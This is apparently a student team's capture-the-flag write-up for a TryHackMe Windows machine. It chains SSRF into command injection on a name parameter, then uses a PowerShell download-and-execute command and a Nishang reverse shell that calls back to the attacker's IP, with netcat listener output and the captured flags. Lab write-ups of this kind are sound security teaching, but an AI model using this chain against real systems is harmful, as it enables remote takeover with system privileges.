
Search: ****** Submit Query

After inspecting the source formatting, we could see a link under the <body> tag. We figured that href link might came handy later, so, we copied the link into a clipboard.



```
        e.style.display = 'block';
    }
//-->
</script>
<html>

<body>

          <b>You can find your name <a href=http://internal.ironcorp.me:11025/name.php?name=>here</a>

</body>

</html>

```

Back on the admin.ironcorp.me.11025 webpage, we pasted the href link as a parameter for the webpage.



admin.ironcorp.me:11025/?r=http://internal.ironcorp.me:11025/name.php?name=


My name is:

Equinox

Ultimate search bar


Search: ****** Submit Query

We viewed the source formatting again to see the account name "Equinox".



```
//-->
</script>
<html>

<body>

    <b>My name is: </b><pre>
    Equinox
</pre>
</body>

</html>


```

In the name parameter, we typed in “chin” and it will be displayed in the page.



admin.ironcorp.me:11025/?r=http://internal.ironcorp.me:11025/name.php?name=chin


My name is:

Equinoxchin

Ultimate search bar

Search: ****** Submit Query

Then we execute whoami to see that the user had super user permission (nt authority\system)




admin.ironcorp.me:11025/?r=http://internal.ironcorp.me:11025/name.php?name=chin|whoami

My name is:

nt authority\system


Now that we knew the vulnerability that the machine had and user’s permission, we start the exploit by redirecting the link with a reverse shell. Since the machine was running on Windows, we will be using powershell reverse shell. From GitHub, we used the Invoke-PowerShellTcp.ps1 as our reverse shell.



/home/kali/Invoke-PowerShellTcp.ps1 - Mousepad
File Edit Search View Document Help


```
function Invoke-PowerShellTcp
{
<#
.SYNOPSIS
Nishang script which can be used for Reverse or Bind interactive
PowerShell from a target.
.DESCRIPTION
This script is able to connect to a standard netcat listening on a port
when using the -Reverse switch.
Also, a standard netcat can connect to this script Bind to a specific port.
The script is derived from Powerfun written by Ben Turner & Dave Hardy
.PARAMETER IPAddress
The IP address to connect to when using the -Reverse switch.
.PARAMETER Port
The port to connect to when using the -Reverse switch. When using -Bind it
is the port on which this script listens.
.EXAMPLE
PS > Invoke-PowerShellTcp -Reverse -IPAddress 192.168.254.226 -Port 4444
Above shows an example of an interactive PowerShell reverse connect shell.
A netcat/powercat listener must be listening on
the given IP and port.
.EXAMPLE
PS > Invoke-PowerShellTcp -Bind -Port 4444
```

We added the line, “Invoke-PowerShellTcp -Reverse -IPAddress 10.8.92.127 -Port 1338” at the end of the file to execute the reverse shell.



```
            Write-Error $_
    }
}
Invoke-PowerShellTcp -Reverse -IPAddress 10.8.92.127 -Port 1338
```

We will use the command “powershell.exe -c iex(new-object net.webclient).downloadstring('http://10.8.92.127/Invoke-PowerShellTcp.ps1')” to execute reverse shell. We encoded the command twice in URL.




```
powershell.exe -c iex(new-object net.webclient).downloadstring('http://10.8.92.127/Invoke-PowerShellTcp.ps1')
```

```
%70%6f%77%65%72%73%68%65%6c%6c%2e%65%78%65%20%2d%63%20%69%65%78%28%6e%65%77%2d%6f%62%6a%65%63%74%20%6e%65%74%2e%77%65%62%63%6c%69%65%6
```


```
%25%37%30%25%36%66%25%37%37%25%36%35%25%37%32%25%37%33%25%36%38%25%36%35%25%36%63%25%36%63%25%32%65%25%36%35%25%37%38%25%36%35%25%32%30%
```

Using the python3 command, we turn the current directory to a simple http server. Then, we set up a netcat listener using rlwrap on port 1338.



```
┌──(1211100415㉿kali)-[~]
└─$ ifconfig tun0 && python3 -m http.server 80

tun0: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST>  mtu 1500
        inet 10.8.92.127  netmask 255.255.0.0  destination 10.8.92.127
        inet6 fe80::cbe5:4625:5278:808c  prefixlen 64  scopeid 0x20<link>
        unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00  txqueuelen 500
 (UNSPEC)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 8  bytes 384 (384.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...

┌──(1211100415㉿kali)-[~]
└─$ rlwrap nc -lvnp 1338
listening on [any] 1338 ...
```

On the webpage, we copied the encoded URL inside the name parameter.



```
admin.ironcorp.me:11025/?r=http://internal.ironcorp.me:11025/name.php?name=%25%37%30%25%36%66%25%37%37%25%36%35%25%37%32%25%37%33%25%36%38%25%36%35%2
```

My name is:

```
nt authority\system
```

Ultimate search bar

Search: ****** Submit Query


Authentication Required - Mozilla Firefox

http://admin.ironcorp.me:11025 is requesting your username and password. The site says: "My Protected Area"

User Name: admin

Password: ●●●●●●●●●●●●

It did not work the first time because we did not include the user so, we included the user and refreshed the page.



```
admin.ironcorp.me:11025/?r=http://internal.ironcorp.me:11025/name.php?name=Equinox|%2570%256f%2577%2565%2572%2573%2568%2565%256c%256c%252e%2565%2578%2565%2520
```

My name is:

```
Equinoxpowershell.exe -c iex(new-object net.webclient).downloadstring('http://10.8.92.127/Invoke-PowerShellTcp.ps1')
```

Ultimate search bar

Search: ****** Submit Query


User Flag

Members Involved: Balqis Ahmad

Tools Used: Kali, Terminal


Thought Process and Methodology:

If everything has gone correctly, balqis will have a connection from the machine to our kali with "**nt authority\system**" permissions.




```
┌──(1211100415㉿kali)-[~]
└─$ rlwrap nc -lvnp 1338
listening on [any] 1338 ...
connect to [10.8.92.127] from (UNKNOWN) [10.10.49.87] 50037
Windows PowerShell running as user WIN-8VMBKF3G815$ on WIN-8VMBKF3G815
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

whoami
nt authority\system
PS E:\xampp\htdocs\internal> █
```

Now balqis would have to change to the windows c directory, after that it would be listed all the contexts inside.




```
cd c:\
ls


    Directory: C:\


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----        4/11/2020  11:27 AM                inetpub
d-----        4/11/2020   8:11 AM                IObit
d-----        4/11/2020  12:45 PM                PerfLogs
d-r---        4/13/2020  11:18 AM                Program Files
d-----        4/11/2020  10:42 AM                Program Files (x86)
d-r---        4/11/2020   4:41 AM                Users
d-----        4/13/2020  11:28 AM                Windows


PS C:\> █
```

Now balqis will open the user file, then get the context in the user file to see the content provided inside it. Balqis would see the administrator file in the listed context from user file. Balqis will open administrator file and see what's inside.



```
    Directory: C:\Users


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        4/11/2020   4:41 AM                Admin
d-----        4/11/2020  11:07 AM                Administrator
d-----        4/11/2020  11:55 AM                Equinox
d-r---        4/11/2020  10:34 AM                Public
d-----        4/11/2020  11:56 AM                Sunlight
d-----        4/11/2020  11:53 AM                SuperAdmin
d-----        4/11/2020   3:00 AM                TEMP


cd Administrator
ls


    Directory: C:\Users\Administrator


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-r---        4/12/2020   1:27 AM                Contacts
d-r---        4/12/2020   1:27 AM                Desktop
d-r---        4/12/2020   1:27 AM                Documents
d-r---        4/12/2020   1:27 AM                Downloads
```

After balqis opens the administrator file, balqis would see the desktop file included. That would be the final file to open to get the user flag. Now there would be a user.txt file to be read to see the user flag. To read the file balqis would have to use cat command. There you go, by then balqis would get the flag.




```
cd Desktop
ls


    Directory: C:\Users\Administrator\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        3/28/2020  12:39 PM             37 user.txt


cat user.txt
thm{09b408056a13fc222f33e6e4cf599f8c}
PS C:\Users\Administrator\Desktop> 
```

Root Flag

Members Involved: Shuuban


Tools Used: Kali, Terminal, Powershell

Thought Process and Methodology:



```
cd c:\Users
ls


    Directory: C:\Users


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----        4/11/2020   4:41 AM                Admin
d-----        4/11/2020  11:07 AM                Administrator
d-----        4/11/2020  11:55 AM                Equinox
d-r---        4/11/2020  10:34 AM                Public
d-----        4/11/2020  11:56 AM                Sunlight
d-----        4/11/2020  11:53 AM                SuperAdmin
d-----        4/11/2020   3:00 AM                TEMP


cd SuperAdmin
ls
PS C:\Users\SuperAdmin> ls : Access to the path 'C:\Users\SuperAdmin' is denied
.
At line:1 char:1
+ ls
+ ~~
    + CategoryInfo          : PermissionDenied: (C:\Users\SuperAdmin:String) [
   Get-ChildItem], UnauthorizedAccessException
    + FullyQualifiedErrorId : DirUnauthorizedAccessError,Microsoft.PowerShell.
   Commands.GetChildItemCommand


PS C:\Users\SuperAdmin>
```

After accessing the SuperAdmin folder. However, we could not see the file listed in the folder.



```
cat /Desktop/root.txt
PS C:\Users\SuperAdmin> cat : Cannot find path 'C:\Desktop\root.txt' because it
 does not exist.
At line:1 char:1
+ cat /Desktop/root.txt
+ ~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : ObjectNotFound: (C:\Desktop\root.txt:String) [Ge
   t-Content], ItemNotFoundException
    + FullyQualifiedErrorId : PathNotFound,Microsoft.PowerShell.Commands.GetCo
   ntentCommand


type C:/Users/SuperAdmin/Desktop/root.txt
thm{a1f936a086b367761cc4e7dd6cd2e2bd}
```

However, we could directly access the file that contained the flag.

Contributions

ID	Name	Contributions	Signatures
1211100415	Ummar Hisham	Figured out the exploit for initial foothold.	
1211103066	Balqis Afiqah	User Flag	
1211101925	Alya Nabilah	Recon and Enumeration	
1211103299	Shuuban Subramaniam	Root Flag	

VIDEO LINK: https://youtu.be/bSSpXzFGgjs